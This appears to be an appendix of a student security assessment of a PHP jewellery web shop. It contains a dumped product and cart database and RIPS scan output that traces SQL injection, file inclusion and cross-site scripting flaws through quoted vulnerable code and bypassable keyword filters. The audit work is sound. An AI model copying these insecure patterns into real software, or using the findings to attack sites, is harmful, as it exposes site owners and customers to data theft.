15 Gold/Pendant Set/1.jpg				
0157 featured Gold Carte: 24	2500.00 Gold/Pendant Set/2.jpg	0	0	
15 Gold/Pendant Set/2.jpg				
0158 latest Gold Carte: 24	2500.00 Gold/Pendant Set/3.jpg	0	0	
15 Gold/Pendant Set/3.jpg				
0159 latest Gold Carte: 24	2500.00 Gold/Pendant Set/4.jpg	0	0	
15 Gold/Pendant Set/4.jpg				
0160 featured Gold Carte: 24	2500.00 Gold/Pendant Set/5.jpg	0	0	
15 Gold/Pendant Set/5.jpg				
0161 featured Gold Carte: 24	375.00 Gold/Pendant Set/6.jpg	0	0	
15 Gold/Pendant Set/6.jpg				
0162 soon Gold Carte: 24	375.00 Gold/Pendant Set/7.jpg	0	0	15
Gold/Pendant Set/7.jpg				
0163 featured Gold Carte: 24	375.00 Gold/Pendant Set/8.jpg	0	0	
15 Gold/Pendant Set/8.jpg				
0164 featured Gold Carte: 24	0.00 Gold/Pendant Set/9.jpg	0	0	15
Gold/Pendant Set/9.jpg				
0165 featured Gold Carte: 24	375.00 Gold/Pendant Set/10.jpg	0	0	
15 Gold/Pendant Set/10.jpg				
0166 featured Gold Carte: 24	1000.00 Gold/Pendants/1.jpg	0	0	
16 Gold/Pendants/1.jpg				
0167 featured Gold Carte: 24	1000.00 Gold/Pendants/2.jpg	0	0	
16 Gold/Pendants/2.jpg				
0168 featured Gold Carte: 24	1000.00 Gold/Pendants/3.jpg	0	0	
16 Gold/Pendants/3.jpg				
0169 featured Gold Carte: 24	1000.00 Gold/Pendants/4.jpg	0	0	
16 Gold/Pendants/4.jpg				
0170 featured Gold Carte: 24	1000.00 Gold/Pendants/5.jpg	0	0	
16 Gold/Pendants/5.jpg				
0171 featured Gold Carte: 24	1000.00 Gold/Pendants/6.jpg	0	0	
16 Gold/Pendants/6.jpg				
0172 featured Gold Carte: 24	1000.00 Gold/Pendants/7.jpg	0	0	
16 Gold/Pendants/7.jpg				
0173 featured Gold Carte: 24	2500.00 Gold/Pendants/8.jpg	0	0	
16 Gold/Pendants/8.jpg				

0174 featured Gold Carte:24 16 Gold/Pendants/9.jpg	2500.00 Gold/Pendants/9.jpg 0 0
0175 featured Gold Carte: 24 16 Gold/Pendants/10.jpg	2500.00 Gold/Pendants/10.jpg 0 0
0176 featured White Gold Carte: 24 35 Gold/Lady Rings/1.jpg	1000.00 Gold/Lady Rings/1.jpg 0 0
0177 featured Gold Carte: 24 35 Gold/Lady Rings/2.jpg	1000.00 Gold/Lady Rings/2.jpg 0 0
0178 featured Gold Carte: 24 35 Gold/Lady Rings/3.jpg	2500.00 Gold/Lady Rings/3.jpg 0 0
0179 featured Gold Carte: 24 35 Gold/Lady Rings/4.jpg	2500.00 Gold/Lady Rings/4.jpg 0 0
0180 featured Gold Carte: 24 35 Gold/Lady Rings/5.jpg	2500.00 Gold/Lady Rings/5.jpg 0 0
0181 featured White Gold Carte:24 35 Gold/Lady Rings/6.jpg	2500.00 Gold/Lady Rings/6.jpg 0 0
0182 featured White Gold Carte: 24 35 Gold/Lady Rings/7.jpg	2500.00 Gold/Lady Rings/7.jpg 3 0
0183 featured White Gold Carte:24 35 Gold/Lady Rings/8.jpg	2500.00 Gold/Lady Rings/8.jpg 0 0
0184 featured Gold Carte: 24 35 Gold/Lady Rings/9.jpg	2500.00 Gold/Lady Rings/9.jpg 0 0
0185 featured White Gold Carte:24 35 Gold/Lady Rings/10.jpg	375.00 Gold/Lady Rings/10.jpg 0 0
0194 featured Gold Carte: 24 36 Gold/Man Rings/9.jpg	1000.00 Gold/Man Rings/9.jpg 0 0
0195 featured Pure Silver Silver/Anklets/1.jpg	500.00 Silver/Anklets/1.jpg 0 0 21
0196 featured Pure Silver Silver/Anklets/2.jpg	890.00 Silver/Anklets/2.jpg 0 0 21
0197 featured Pure Silver Silver/Anklets/3.jpg	890.00 Silver/Anklets/3.jpg 0 0 21
0198 featured Pure Silver Silver/Anklets/4.jpg	1000.00 Silver/Anklets/4.jpg 0 0 21
0199 featured Pure Silver Silver/Anklets/5.jpg	1000.00 Silver/Anklets/5.jpg 0 0 21
0200 featured Pure Silver Silver/Anklets/6.jpg	1000.00 Silver/Anklets/6.jpg 0 0 21
0201 featured PureSilver Silver/Anklets/7.jpg	1000.00 Silver/Anklets/7.jpg 0 0 21
0202 featured Pure Silver Silver/Anklets/8.jpg	1000.00 Silver/Anklets/8.jpg 0 0 21
0203 featured PurSilver Silver/Anklets/9.jpg	2500.00 Silver/Anklets/9.jpg 0 0 21
0204 featured Pure Silver Silver/Anklets/10.jpg	1000.00 Silver/Anklets/10.jpg 0 0 21

0205 featured Pure Silver	4550.00 Silver/Armlets/1.jpg	0	0	22
Silver/Armlets/1.jpg				
0206 featured Pure Silver	1799.00 Silver/Armlets/2.jpg	0	0	22
Silver/Armlets/2.jpg				
0207 featured Pure silver	890.00 Silver/Armlets/3.jpg	0	0	22
Silver/Armlets/3.jpg				
0208 featured Pure Silver	1000.00 Silver/Armlets/4.jpg	0	0	22
Silver/Armlets/4.jpg				
0209 featured Pure Silver	1000.00 Silver/Armlets/5.jpg	0	0	22
Silver/Armlets/5.jpg				
0210 featured Pure Silver	1000.00 Silver/Armlets/6.jpg	0	0	22
Silver/Armlets/6.jpg				
0211 featured Pure silver	1000.00 Silver/Armlets/7.jpg	0	0	22
Silver/Armlets/7.jpg				
0212 featured Pure Silver	1000.00 Silver/Armlets/8.jpg	0	0	22
Silver/Armlets/8.jpg				
0213 featured Pure Silver	1000.00 Silver/Armlets/9.jpg	0	0	22
Silver/Armlets/9.jpg				
0214 featured Pure Silver	1000.00 Silver/Armlets/10.jpg	0	0	22
Silver/Armlets/10.jpg				
0215 featured Pure Silver	2500.00 Silver/Bracelet/1.jpg	0	0	23
Silver/Bracelet/1.jpg				
0216 featured Pure Silver	4550.00 Silver/Bracelet/2.jpg	0	0	23
Silver/Bracelet/2.jpg				
0217 featured Pure Silver	1799.00 Silver/Bracelet/3.jpg	0	0	23
Silver/Bracelet/3.jpg				
0218 featured Pure Silver	890.00 Silver/Bracelet/4.jpg	0	0	23
Silver/Bracelet/4.jpg				
0219 featured Pure Silver	1000.00 Silver/Bracelet/5.jpg	0	0	23
Silver/Bracelet/5.jpg				
0220 featured Pure Silver	1000.00 Silver/Bracelet/6.jpg	0	0	23
Silver/Bracelet/6.jpg				
0221 featured Pure silver	1000.00 Silver/Bracelet/7.jpg	0	0	23
Silver/Bracelet/7.jpg				
0222 featured Pure Silver	1000.00 Silver/Bracelet/8.jpg	0	0	23
Silver/Bracelet/8.jpg				
0223 featured Pure Silver	1799.00 Silver/Bracelet/9.jpg	0	0	23
Silver/Bracelet/9.jpg				
0224 featured Pure Silver	890.00 Silver/Bracelet/10.jpg	0	0	23
Silver/Bracelet/10.jpg				
0225 featured Pure Silver	2500.00 Silver/Chain/1.jpg	0	0	28
Silver/Chain/1.jpg				
0226 featured Pure silver	4550.00 Silver/Chain/2.jpg	0	0	28
Silver/Chain/2.jpg				
0227 featured Pure Silverq	1799.00 Silver/Chain/3.jpg	0	0	28
Silver/Chain/3.jpg				

0228 featured Pure Silver	890.00 Silver/Chain/4.jpg	0	0	28
Silver/Chain/4.jpg				
0229 featured Pure Silver	890.00 Silver/Chain/5.jpg	0	0	28
Silver/Chain/5.jpg				
0230 featured Pure silver	1000.00 Silver/Chain/6.jpg	0	0	28
Silver/Chain/6.jpg				
0231 featured Pure Silver	1000.00 Silver/Chain/7.jpg	0	0	28
Silver/Chain/7.jpg				
0232 featured Pure Silver	1000.00 Silver/Chain/8.jpg	0	0	28
Silver/Chain/8.jpg				
0233 featured Pure Silver	1000.00 Silver/Chain/9.jpg	0	0	28
Silver/Chain/9.jpg				
0234 featured Pure silver	1000.00 Silver/Chain/10.jpg	0	0	28
Silver/Chain/10.jpg				
0235 featured Pure Silver	2500.00 Silver/Cuffilinks/1.jpg	0	0	27
Silver/Cuffilinks/1.jpg				
0236 featured Pure Silver	4550.00 Silver/Cuffilinks/2.jpg	0	0	27
Silver/Cuffilinks/2.jpg				
0237 featured Pure Silver	1799.00 Silver/Cuffilinks/3.jpg	0	0	27
Silver/Cuffilinks/3.jpg				
0238 featured Pure Silver	890.00 Silver/Cuffilinks/4.jpg	6	3	27
Silver/Cuffilinks/4.jpg				
0239 featured Pure Silver	1000.00 Silver/Cuffilinks/5.jpg	0	0	28
Silver/Cuffilinks/5.jpg				
0240 featured Pure Silver	1000.00 Silver/Cuffilinks/6.jpg	0	0	28
Silver/Cuffilinks/6.jpg				
0241 featured Pure Silver	1000.00 Silver/Cuffilinks/7.jpg	0	0	28
Silver/Cuffilinks/7.jpg				
0242 featured Pure Silver	1000.00 Silver/Cuffilinks/8.jpg	0	0	28
Silver/Cuffilinks/8.jpg				
0243 featured Pure Silver	1799.00 Silver/Cuffilinks/9.jpg	4	0	28
Silver/Cuffilinks/9.jpg				
0244 featured Pure Silver	890.00 Silver/Cuffilinks/10.jpg	0	0	28
Silver/Cuffilinks/10.jpg				
0245 featured Pure Silver	500.00 Silver/EarRings/1.jpg	0	0	26
Silver/EarRings/1.jpg				
0246 featured Pure Silver	1000.00 Silver/EarRings/2.jpg	0	0	26
Silver/EarRings/2.jpg				
0247 featured Pure Silver	1000.00 Silver/EarRings/3.jpg	0	0	26
Silver/EarRings/3.jpg				
0248 featured Pure Silver	2500.00 Silver/EarRings/4.jpg	0	0	26
Silver/EarRings/4.jpg				
0249 featured Pure Silver	2500.00 Silver/EarRings/5.jpg	0	0	26
Silver/EarRings/5.jpg				
0250 featured Pure Silver	2500.00 Silver/EarRings/6.jpg	0	0	26
Silver/EarRings/6.jpg				

0251 featured Pure Silver	375.00 Silver/EarRings/7.jpg	0	0	26
Silver/EarRings/7.jpg				
0252 featured Pure Silver	375.00 Silver/EarRings/8.jpg	0	0	26
Silver/EarRings/8.jpg				
0253 featured Pure Silver	4550.00 Silver/EarRings/9.jpg	0	0	26
Silver/EarRings/9.jpg				
0254 featured Pure Silver	4550.00 Silver/EarRings/10.jpg	0	0	26
Silver/EarRings/10.jpg				
0255 featured Silver	1000.00 Silver/Hair Pin/1.jpg	0	0	25
Silver/Hair Pin/1.jpg				
0256 featured Silver	2500.00 Silver/Hair Pin/2.jpg	0	0	25
Silver/Hair Pin/2.jpg				
0258 featured Silver	4550.00 Silver/Hair Pin/4.jpg	0	0	25
Silver/Hair Pin/4.jpg				
0260 featured Silver	1799.00 Silver/Hair Pin/6.jpg	0	0	25
Silver/Hair Pin/6.jpg				
0261 featured Silver	780.00 Silver/Hair Pin/7.jpg	0	0	25
Silver/Hair Pin/7.jpg				
0262 featured Silver	890.00 Silver/Hair Pin/8.jpg	0	0	25
Silver/Hair Pin/8.jpg				
0263 featured Silver	900.00 Silver/Hair Pin/9.jpg	0	0	25
Silver/Hair Pin/9.jpg				
0264 featured Silver	1000.00 Silver/Hair Pin/10.jpg	0	0	25
Silver/Hair Pin/10.jpg				
0265 featured Pure Silver	500.00 Silver/Lady Rings/1.jpg	0	0	32
Silver/Lady Rings/1.jpg				
0267 featured Pure Silver	1000.00 Silver/Lady Rings/3.jpg	0	0	32
Silver/Lady Rings/3.jpg				
0268 featured Pure Silver	2500.00 Silver/Lady Rings/4.jpg	0	0	32
Silver/Lady Rings/4.jpg				
0269 featured Pure Silver	2500.00 Silver/Lady Rings/5.jpg	0	0	32
Silver/Lady Rings/5.jpg				
0270 featured Pure silver	375.00 Silver/Lady Rings/6.jpg	0	0	32
Silver/Lady Rings/6.jpg				
0271 featured Pure Silver	375.00 Silver/Lady Rings/7.jpg	0	0	32
Silver/Lady Rings/7.jpg				
0272 featured Pure Silver	4550.00 Silver/Lady Rings/8.jpg	0	0	32
Silver/Lady Rings/8.jpg				
0273 soon Pure silver	4550.00 Silver/Lady Rings/9.jpg	0	0	32
Silver/Lady Rings/9.jpg				
0274 featured Pure Silver	500.00 Silver/Lady Rings/10.jpg	0	0	32
Silver/Lady Rings/10.jpg				
0275 featured Pure Silver	1000.00 Silver/Man Ring/1.jpg	0	0	39
Silver/Man Ring/1.jpg				
0276 featured Pure Silver	1000.00 Silver/Man Ring/2.jpg	0	0	39
Silver/Man Ring/2.jpg				

0277 featured Pure Silver	2500.00 Silver/Man Ring/3.jpg	0	0	39
Silver/Man Ring/3.jpg				
0278 featured Pure Silver	2500.00 Silver/Man Ring/4.jpg	0	0	39
Silver/Man Ring/4.jpg				
0279 featured Pure Silver	375.00 Silver/Man Ring/5.jpg	0	0	39
Silver/Man Ring/5.jpg				
0280 featured Pure Silver	2500.00 Silver/Man Ring/6.jpg	0	0	39
Silver/Man Ring/6.jpg				
0282 featured Pure Silver	4550.00 Silver/Man Ring/8.jpg	1	0	39
Silver/Man Ring/8.jpg				
0283 featured Pure Silver	2500.00 Silver/Man Ring/9.jpg	0	0	39
Silver/Man Ring/9.jpg				
0284 featured Pure Silver	500.00 Silver/Man Ring/10.jpg	0	0	39
Silver/Man Ring/10.jpg				
0285 featured Pure Silver	500.00 Silver/Pendants/1.jpg	0	0	30
Silver/Pendants/1.jpg				
0287 featured Pure Silver	1000.00 Silver/Pendants/3.jpg	0	0	30
Silver/Pendants/3.jpg				
0288 featured Pure Silver	2500.00 Silver/Pendants/4.jpg	0	0	30
Silver/Pendants/4.jpg				
0289 featured Pure Silver	2500.00 Silver/Pendants/5.jpg	0	0	30
Silver/Pendants/5.jpg				
0290 featured Pure Silver	375.00 Silver/Pendants/6.jpg	0	0	30
Silver/Pendants/6.jpg				
0291 featured Pure Silver	375.00 Silver/Pendants/7.jpg	0	0	30
Silver/Pendants/7.jpg				
0292 featured Pure Silver	4550.00 Silver/Pendants/8.jpg	0	0	30
Silver/Pendants/8.jpg				
0293 featured Pure Silver	4550.00 Silver/Pendants/9.jpg	0	0	30
Silver/Pendants/9.jpg				
0294 featured Pure Silver	500.00 Silver/Pendants/10.jpg	0	0	30
Silver/Pendants/10.jpg				
0295 featured Pure Silver	1000.00 Silver/Pendants Sets/1.jpg	0	0	
31 Silver/Pendants Sets/1.jpg				
0296 featured Pure Solver	1000.00 Silver/Pendants Sets/2.jpg	0	0	
31 Silver/Pendants Sets/2.jpg				
0297 featured Pure silver	2500.00 Silver/Pendants Sets/3.jpg	0	0	
31 Silver/Pendants Sets/3.jpg				
0298 featured Pure silver	2500.00 Silver/Pendants Sets/4.jpg	0	0	
31 Silver/Pendants Sets/4.jpg				
0299 featured Pure silver	2500.00 Silver/Pendants Sets/5.jpg	0	0	
30 Silver/Pendants Sets/5.jpg				
0300 featured Pure Silver	375.00 Silver/Pendants Sets/6.jpg	0	0	31
Silver/Pendants Sets/6.jpg				
0301 featured Pure Silver	375.00 Silver/Pendants Sets/7.jpg	1	0	31
Silver/Pendants Sets/7.jpg				

0302 featured Pure Silver	4550.00 Silver/Pendants Sets/8.jpg	0	0	
31 Silver/Pendants Sets/8.jpg				
0303 featured Pure Silver	4550.00 Silver/Pendants Sets/9.jpg	0	0	
31 Silver/Pendants Sets/9.jpg				
0304 featured Pure Silver	500.00 Silver/Pendants Sets/10.jpg	0	0	
31 Silver/Pendants Sets/10.jpg				
0305 featured Pure Silver	1000.00 Silver/Toe Ring/1.jpg	0	0	40
Silver/Toe Ring/1.jpg				
0306 featured Pure Silver	2500.00 Silver/Toe Ring/2.jpg	0	0	40
Silver/Toe Ring/2.jpg				
0307 featured Pure Silver	375.00 Silver/Toe Ring/3.jpg	0	0	40
Silver/Toe Ring/3.jpg				
0308 featured Pure Silver	4550.00 Silver/Toe Ring/4.jpg	0	0	40
Silver/Toe Ring/4.jpg				
0309 featured Pure Silver	500.00 Silver/Toe Ring/5.jpg	0	0	40
Silver/Toe Ring/5.jpg				
0310 featured Pure Silver	1799.00 Silver/Toe Ring/6.jpg	0	0	40
Silver/Toe Ring/6.jpg				
0311 featured Pure Silver	780.00 Silver/Toe Ring/7.jpg	0	0	40
Silver/Toe Ring/7.jpg				
0312 featured Pure Silver	890.00 Silver/Toe Ring/8.jpg	0	0	40
Silver/Toe Ring/8.jpg				
0313 featured Pure Silver	900.00 Silver/Toe Ring/9.jpg	0	0	40
Silver/Toe Ring/9.jpg				
0315 featured Silver	1000.00 Silver/Brooches/1.jpg	0	0	24
Silver/Brooches/1.jpg				
0316 featured Silver	2500.00 Silver/Brooches/2.jpg	0	0	24
Silver/Brooches/2.jpg				
0317 featured Silver	375.00 Silver/Brooches/3.jpg	0	0	24
Silver/Brooches/3.jpg				
0318 featured Silver	4550.00 Silver/Brooches/4.jpg	0	0	24
Silver/Brooches/4.jpg				
0319 featured Silver	500.00 Silver/Brooches/5.jpg	1	0	24
Silver/Brooches/5.jpg				
0320 featured Silver	1799.00 Silver/Brooches/6.jpg	0	0	24
Silver/Brooches/6.jpg				
0321 featured Silver	780.00 Silver/Brooches/7.jpg	0	0	24
Silver/Brooches/7.jpg				
0322 featured Silver	890.00 Silver/Brooches/8.jpg	0	0	24
Silver/Brooches/8.jpg				
0323 featured Silver	900.00 Silver/Brooches/9.jpg	0	0	24
Silver/Brooches/9.jpg				
0324 featured Silver	1000.00 Silver/Brooches/10.jpg	0	0	24
Silver/Brooches/10.jpg				
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+				
-----+				

Database: bbjewels

Table: webcontent

[1 entry]

content_id	content	webpage
0001	RA Jewellery Online Store has more than 35 years of experience in dealing with jewelleries such as Gold, Silver and Diamond. about	

Database: bbjewels

Table: cart

[3 entries]

id	cust_id	jewel_id	qty	added	trans	checkout	checkedon
0001	0002	0001	1	2014-03-27 07:44:55	16444	y	2014-03-27
0003	0003	0128	1	2016-07-21 04:26:57	2006433827	y	2016-07-21
0004	0003	0301	1	2016-12-26 18:07:06	1302478992	y	2016-12-26

Database: bbjewels

Table: main_menu

[8 entries]

mmenu_id	mmenu_link	mmenu_name
0001	about.php	About Us
0002	contact.php	Contact Us
0003	javascript:void(0)	Gold Items
0004	javascript:void(0)	Silver Items
0005	javascript:void(0)	Diamond Items
0006	featured.php	Featured Items
0007	latest.php	Latest Items
0008	javascript:void(0)	Top

APPENDIX D - RIPS RESULT

Screenshots

File: /var/www/1701198/view.php

```
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
90: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
89: $sql = "SELECT COUNT(*) FROM jewellery WHERE id =" . $id; // section.html
    86: $id = $_POST['txtid']; // section.html

requires:
41: if($User != "")
45: if(isset($_SESSION['username'])) else else
63: else
```

```
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
96: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
95: $sql = " SELECT * FROM jewellery WHERE id =" . $id; // section.html
    86: $id = $_POST['txtid']; // section.html

requires:
41: if($User != "")
45: if(isset($_SESSION['username'])) else else
63: else
```

hide all

File: /var/www/1701198/extras.php

```
File Inclusion
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
69: include include ($pagetype); // lfilter.php
2: $pagetype = str_replace(array("../", "..\\"), "", $pagetype); // lfilter.php
    67: $pagetype = $_GET['type']; // section.html

requires:
24: if($User != "")
28: if(isset($_SESSION['username'])) else else
46: else
```

hide all

```
■ Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

234: echo "<blockquote><b>" . $textline2 . "</b></blockquote>"; // section.html
108: $textline2 = "Page <b>$pagenum</b> of <b>$last</b>"; // section.html
97: $pagenum = $last; // section.htmlif($pagenum > $last),
84: $last = 1; // section.htmlif($last < 1),
76: $last = ceil($rows / $page_rows); // section.html
72: $rows = $row[0]; //section.html
70: $row = mysqli_fetch_row($query); // section.html
69: $query = mysqli_query($db_conx, $sql); // section.html, trace stopped
74: $page_rows = 8; // section.html
95: $pagenum = 1; // section.htmlif($pagenum < 1),
90: $pagenum = preg_replace('#[\'0-0\']#', '', $_GET['pn']); // section.htmlif(isset($_GET)),
84: $last = 1; // section.htmlif($last < 1),

requires:
24: if($User != "")
28: if(isset($_SESSION['username'])) else else
46: else
231: if($rows == 0) else

Vulnerability is also triggered in:
/var/www/1701198/featured.php
```

```

Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.

236: <echo echo "cp align=center"; $.spaginationCtrls." /><p>; // section.html
    • 145: $paginationCtrls = "<a href='\" . $SERVER['PHP_SELF']' . \"?pn=\", $last, '\">Last</a>\"; // section.html($last == 1), if($pagenum != $last);
    • 141: $paginationCtrls = "&nbsp;"; &nbsp;"; <a href='\" . $SERVER['PHP_SELF']' . \"?pn=\", $next, '\">Next</a> &nbsp;"; // section.html($last == 1), if($pagenum != $last);
    • 133: $paginationCtrls = "<a href='\" . $SERVER['PHP_SELF']' . \"?pn=\", $1, '>', $1, '<' /> </a> &nbsp;"; // section.html($last == 1), if($pagenum > 1);
    • 130: $paginationCtrls = "<a href='\" . $SERVER['PHP_SELF']' . \"?pn=\", $previous, '\">Previous</a> &nbsp;"; // section.html($last == 1), if($pagenum > 1);
    • 125: $paginationCtrls = "<a href='\" . $SERVER['PHP_SELF']' . \"?pn=\", $1, '>', $1, '<' /> </a> &nbsp;"; // section.html($last == 1), if($pagenum > 1), if($1 < 0);
    • 120: $paginationCtrls = "<a href='\" . $SERVER['PHP_SELF']' . \"?pn=\", $previous, '\">Previous</a> &nbsp;"; // section.html($last == 1), if($pagenum > 1);
    • 119: $paginationCtrls = "<a href='\" . $SERVER['PHP_SELF']' . \"?pn=\", $first, '\">First</a> &nbsp;"; // section.html($last == 1), if($pagenum > 1);
    • 118: $paginationCtrls = ""; // section.html
    • 117: $first = $pagenum - 1; // section.html($last == 1), if($pagenum > 1);
    • 97: $pagenum = $last; // section.html($pagenum > $last);
    • 84: $last = 1; // section.html($last < 1);
    • 118: $previous = $pagenum - 1; // section.html($last == 1), if($pagenum > 1);
    • 97: $pagenum = $last; // section.html($pagenum > $last);
    • 84: $last = 1; // section.html($last < 1);
    • 123: for($i = 0; $i < $pagenum; $i++) // section.html($last == 1), if($pagenum > 1);
        • 79: $displayPages = 10; // section.html
    • 123: for($i = 0; $i < $pagenum; $i++) // section.html($last == 1), if($pagenum > 1);
        • 79: $displayPages = 10; // section.html
    • 97: $pagenum = $last; // section.html($pagenum > $last);
    • 84: $last = 1; // section.html($last < 1);
    • 132: for($i = 0; $i < $last; $i++) // section.html($last == 1);
        • 123: for($i = 0; $i < $pagenum; $i++) // section.html($last == 1), if($pagenum > 1);
            • 79: $displayPages = 10; // section.html
    • 132: for($i = 0; $i < $last; $i++) // section.html($last == 1);
        • 123: for($i = 0; $i < $pagenum; $i++) // section.html($last == 1), if($pagenum > 1);
            • 79: $displayPages = 10; // section.html
    • 140: $next = $pagenum + 1; // section.html($last == 1), if($pagenum != $last);
    • 97: $pagenum = $last; // section.html($pagenum > $last);
    • 84: $last = 1; // section.html($last < 1);

requires:
24: if($user != "")
28: if(isset($_SESSION['username'])) else else
46: else
231: if($rows == 0) else

Vulnerability is also triggered in:
/var/www/1701198/featured.php

```

```

SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
56: mysql_query $result = mysql_query($con, $sqlupd); // updatepassword.php
2: $sqlupd = "UPDATE users SET password='snewpass' WHERE user_id=" . $usnumber . " "; // updatepassword.php
30: $newpass = $_POST['NewPassword']; // section.html
46: $usnumber = $_SESSION['user_id']; // section.html

requires:
17: if((User != ""))
21: if(isset($_SESSION['username'])) else else
47: if(isset($_POST['Submit']))

```

hide all

```
47: echo $username; // sqlmap filter.php
32: $username = str_replace(array("1=", "2=", "UNION", "Select", "'b'='b'", "2 =2", "1 =1"), "", $username); // sqlmap filter.php
19: $username = $_POST['txtusername']; // connection.php
```

File: /var/www/1701198/searchresult.php

```
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
109: mysql_query $raw_results = mysql_query($sql) or die (mysql_error()); // section.html
89: $sql = "SELECT * FROM jewellery WHERE (CONVERT('type' USING utf8) LIKE '%'. $search . '%')"; // section.htmlswitch($select, case 'type' : ,
• 69: $search = $_POST['search']; // section.html

requires:
22: if($user != "")
26: if(isset($_SESSION['username'])) else else
44: else
101: if(strlen($search) >= $min_length)
101: if(strlen($search) >= $min_length)
```

```
Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
176: echo echo "<script>alert('Search Found for " . $search . " " . $count . " Results')</script>"; // section.html
• 65: $search = $_POST['search']; // section.html
• 167: $count += 1; // section.html
121: $count = 0; // section.html

requires:
22: if($user != "")
26: if(isset($_SESSION['username'])) else else
44: else
101: if(strlen($search) >= $min_length)
119: if(mysql_num_rows($raw_results) > 0)
174: if($count > 1)
```

```
Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
181: echo echo "<script>alert('Search Found for " . $search . " " . $count . " Results')</script>"; // section.html
• 65: $search = $_POST['search']; // section.html
• 167: $count += 1; // section.html
121: $count = 0; // section.html

requires:
22: if($user != "")
26: if(isset($_SESSION['username'])) else else
44: else
101: if(strlen($search) >= $min_length)
119: if(mysql_num_rows($raw_results) > 0)
179: if($count > 1) else
```

```
Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
186: echo echo "<b>No results for </b>" . $search; // section.html
• 65: $search = $_POST['search']; // section.html

requires:
22: if($user != "")
26: if(isset($_SESSION['username'])) else else
44: else
101: if(strlen($search) >= $min_length)
184: if(mysql_num_rows($raw_results) > 0) else
```

hide all

File: /var/www/1701198/remove.php

```
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)
28: mysql_query mysql_query($db_conx, $sql); // mysql.connection.php
26: $sql = "DELETE FROM cart WHERE cust_id = $userid AND jewel_id = $jewelid"; // mysql.connection.php
8: $userid = $_SESSION['user_id']; // if(isset($_SESSION)),
• 22: $jewelid = $_POST['txtjewelid'];
```

hide all

File: /var/www/1701198/copy of Changepassword.php

```
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
30: mysqli_query $result = mysqli_query($con, $sqlupd); // top_links.php
29: $sqlupd = "UPDATE users SET password='$newpass' WHERE user_id=" . $usernumber . " AND password='soldpass'"; // top_links.php
    • 25: $newpass = $_POST['NewPassword']; // top_links.php
    • 21: $usernumber = $_SESSION['user_id']; // top_links.php
    • 26: $oldpass = $_POST['OldPassword']; // top_links.php

requires:
    4: if($User != "")
    8: else
    22: if(isset($_POST['Submit']))

Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
53: echo $result; // top_links.php
47: $result = $sqlupd; // top_links.php
29: $sqlupd = "UPDATE users SET password='$newpass' WHERE user_id=" . $usernumber . " AND password='soldpass'"; // top_links.php
    • 25: $newpass = $_POST['NewPassword']; // top_links.php
    • 21: $usernumber = $_SESSION['user_id']; // top_links.php
    • 26: $oldpass = $_POST['OldPassword']; // top_links.php

requires:
    4: if($User != "")
    8: else
```

hide all

File: /var/www/1701198/updateqty.php

```
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
30: mysqli_query $query = mysqli_query($db_conx, $sql); // mysql_connection.php
29: $sql = "SELECT * FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout = 'n'"; // mysql_connection.php
    • 6: $userid = $_SESSION['user_id']; // if(isset($_SESSION))
    • 22: $jewelid = $_POST['txtjewelid'];

requires:
    4: if(isset($_SESSION['username'])) else else else
```

hide all

File: /var/www/1701198/viewproduct.php

```
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
70: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
69: $sql = "SELECT COUNT(*) FROM main_menu, sub_menu, jewellery where main_menu.mmenu_id = sub_menu.mmenu_id and jewellery.category = sub_menu.id and jewellery.category = $item"; // section.html
    • 4: $item = $_GET['Items']; // mysql_connection.php

requires:
    48: if(isset($_SESSION['username'])) else else else

SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
104: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
102: $sql = "SELECT * FROM main_menu, sub_menu, jewellery where main_menu.mmenu_id = sub_menu.mmenu_id and jewellery.category = sub_menu.id and jewellery.category = $item $limit"; // section.html
    • 4: $item = $_GET['Items']; // mysql_connection.php
    • 100: $limit = "LIMIT " . ($spagenum - 1) * $page_rows . ", " . $page_rows; // section.html
    • 97: $spagenum = $last; // section.html
    • 85: $last = 1; // section.html
    • 75: $page_rows = 0; // section.html
    • 75: $page_rows = 0; // section.html

requires:
    48: if(isset($_SESSION['username'])) else else else
```

```
SQL Injection
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
106: mysqli_query $query2 = mysqli_query($db_conx, $sql); // section.html
102: $sql = "SELECT * FROM main_menu, sub_menu, jewellery where main_menu.mmenu_id = sub_menu.mmenu_id and jewellery.category = sub_menu.id and jewellery.category = $item $limit"; // section.html
    • 4: $item = $_GET['Items']; // mysql_connection.php
    • 100: $limit = "LIMIT " . ($spagenum - 1) * $page_rows . ", " . $page_rows; // section.html
    • 97: $spagenum = $last; // section.html
    • 85: $last = 1; // section.html
    • 75: $page_rows = 0; // section.html
    • 75: $page_rows = 0; // section.html

requires:
    48: if(isset($_SESSION['username'])) else else else

Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.
237: echo $row; // section.html
111: $textline1 = "You Selected: " . $sname . " " . $rowtext[5] . " (" . $rows . ")"; // section.html
    • 5: $sname = $_GET['Subname']; // mysql_connection.php
    • 107: $rowtext = mysqli_fetch_row($query2); // section.html
    • 106: $query2 = mysqli_query($db_conx, $sql); // section.html
    • 73: $rows = $row[0]; // section.html
    • 71: $row = mysqli_fetch_row($query); // section.html
    • 70: $query = mysqli_query($db_conx, $sql); // section.html

requires:
    48: if(isset($_SESSION['username'])) else else else
    235: if($rows == 0) else
```

```

# Cross-Site Scripting
